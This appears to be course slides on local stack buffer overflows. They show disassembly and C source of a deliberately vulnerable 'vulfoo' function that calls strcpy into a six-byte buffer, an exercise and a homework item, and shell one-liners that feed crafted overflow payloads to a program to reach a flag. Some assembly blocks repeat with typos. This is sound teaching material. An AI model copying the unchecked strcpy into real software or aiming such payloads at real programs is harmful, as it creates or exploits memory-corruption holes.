58c: ff 75 0c pushl 0xc(%ebp)
58f: 8d 45 ee lea  -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10 add  $0x10,%esp
59b: 83 7d f4 cml  $0x0,-0xc(%ebp)
59f: 74 13   je  5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov  0x2008,%eax
5a6: 83 ec 0c sub  $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10 add  $0x10,%esp
5b2: eb 10   jmp  5c4 <vulfoo+0x47>
5b4: 83 ec 0c sub  $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10 add  $0x10,%esp
5c4: b8 00 00 00 00 mov  $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```



# Buffer Overflow Example: code/overflowlocal


```
0000057d <vulfoo>:
57d: 55      push %ebp
57e: 89 e5   mov  %esp,%ebp
580: 83 ec 18 sub  $0x18,%esp
583: 8b 45 08 mov  0x8(%ebp),%eax
586: 89 45 f4 mov  %eax,-0xc(%ebp)
589: 83 ec 08 sub  $0x8,%esp
58c: ff 75 0c pushl 0xc(%ebp)
58f: 8d 45 ee lea  -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10 add  $0x10,%esp
59b: 83 7d f4 00 cml  $0x0,-0xc(%ebp)
59f: 74 13   je   5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov  0x2008,%eax
5a6: 83 ec 0c sub  $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10 add  $0x10,%esp
5b2: eb 10   jmp  5c4 <vulfoo+0x47>
5b4: 83 ec 0c sub  $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10 add  $0x10,%esp
5c4: b8 00 00 00 00 mov  $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```





# Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
57d: 55      push %ebp
57e: 89 e5   mov %esp,%ebp
580: 83 ec 18 sub $0x18,%esp
583: 8b 45 08 mov 0x8(%ebp),%eax
586: 89 45 f4 mov %eax,-0xc(%ebp)
589: 83 ec 08 sub $0x8,%esp
58c: ff 75 0c pushl 0xc(%ebp)
58f: 8d 45 ee lea -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10 add $0x10,%esp
59b: 83 7d f4 00 cmpl $0x0,-0xc(%ebp)
59f: 74 13   je 5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov 0x2008,%eax
5a6: 83 ec 0c sub $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10 add $0x10,%esp
5b2: eb 10   jmp 5c4 <vulfoo+0x47>
5b4: 83 ec 0c sub $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10 add $0x10,%esp
5c4: b8 00 00 00 00 mov $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```



# Buffer Overflow Example: code/overflowlocal 64-bit

```
int vulfoo(int i, char* p)
{
    int j = i;
    char buf[6];

    strcpy(buf, p);

    if (j)
        print_flag();
    else
        printf("I pity the fool!\n");

    return 0;
}

int main(int argc, char *argv[])
{
    if (argc == 2)
        vulfoo(0, argv[1]);
}
```

```
00000000000001149 <vulfoo>:
1149:    55                push    %rbp
114a:    48 89 e5          mov     %rsp,%rbp
114d:    48 83 ec 20       sub     $0x20,%rsp
1151:    89 7d ec          mov     %edi,-0x14(%rbp)
1154:    48 89 75 e0       mov     %rsi,-0x20(%rbp)
1158:    8b 45 ec          mov     -0x14(%rbp),%eax
115b:    89 45 fc          mov     %eax,-0x4(%rbp)
115e:    48 8b 55 e0       mov     -0x20(%rbp),%rdx
1162:    48 8d 45 f6       lea     -0xa(%rbp),%rax
1166:    48 89 d6          mov     %rdx,%rsi
1169:    48 89 c7          mov     %rax,%rdi
116c:    e8 bf fe ff ff   callq   1030 <strcpy@plt>
1171:    83 7d fc 00       cmpl    $0x0,-0x4(%rbp)
1175:    74 11             je      1188 <vulfoo+0x3f>
1177:    48 8b 05 92 2e 00 00 mov     0x2e92(%rip),%rax
117e:    48 89 c7          mov     %rax,%rdi
1181:    e8 ba fe ff ff   callq   1040 <puts@plt>
1186:    eb 0c             jmp     1194 <vulfoo+0x4b>
1188:    48 8d 3d 86 0e 00 00 lea     0xe86(%rip),%rdi
118f:    e8 ac fe ff ff   callq   1040 <puts@plt>
1194:    b8 00 00 00 00   mov     $0x0,%eax
1199:    c9               leaveq  %eax
119a:    c3               retq
```

# Exercise: code/overflowlocal2

```
int vulfoo(int i, char* p)
{
    int j = i;
    char buf[6];

    strcpy(buf, p);

    if (j == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo(argc, argv[1]);
}
```

# Shell Command

Run a program and use another program's output as a parameter

```
./program $(python -c "print '\x12\x34'*5")
```

# Homework-3: crackme-2

Similar to **code/overflowlocal2**, but no source code available

# Shell Command

Compute some data and redirect the output to another program's stdin

```
python2 -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" |  
./program
```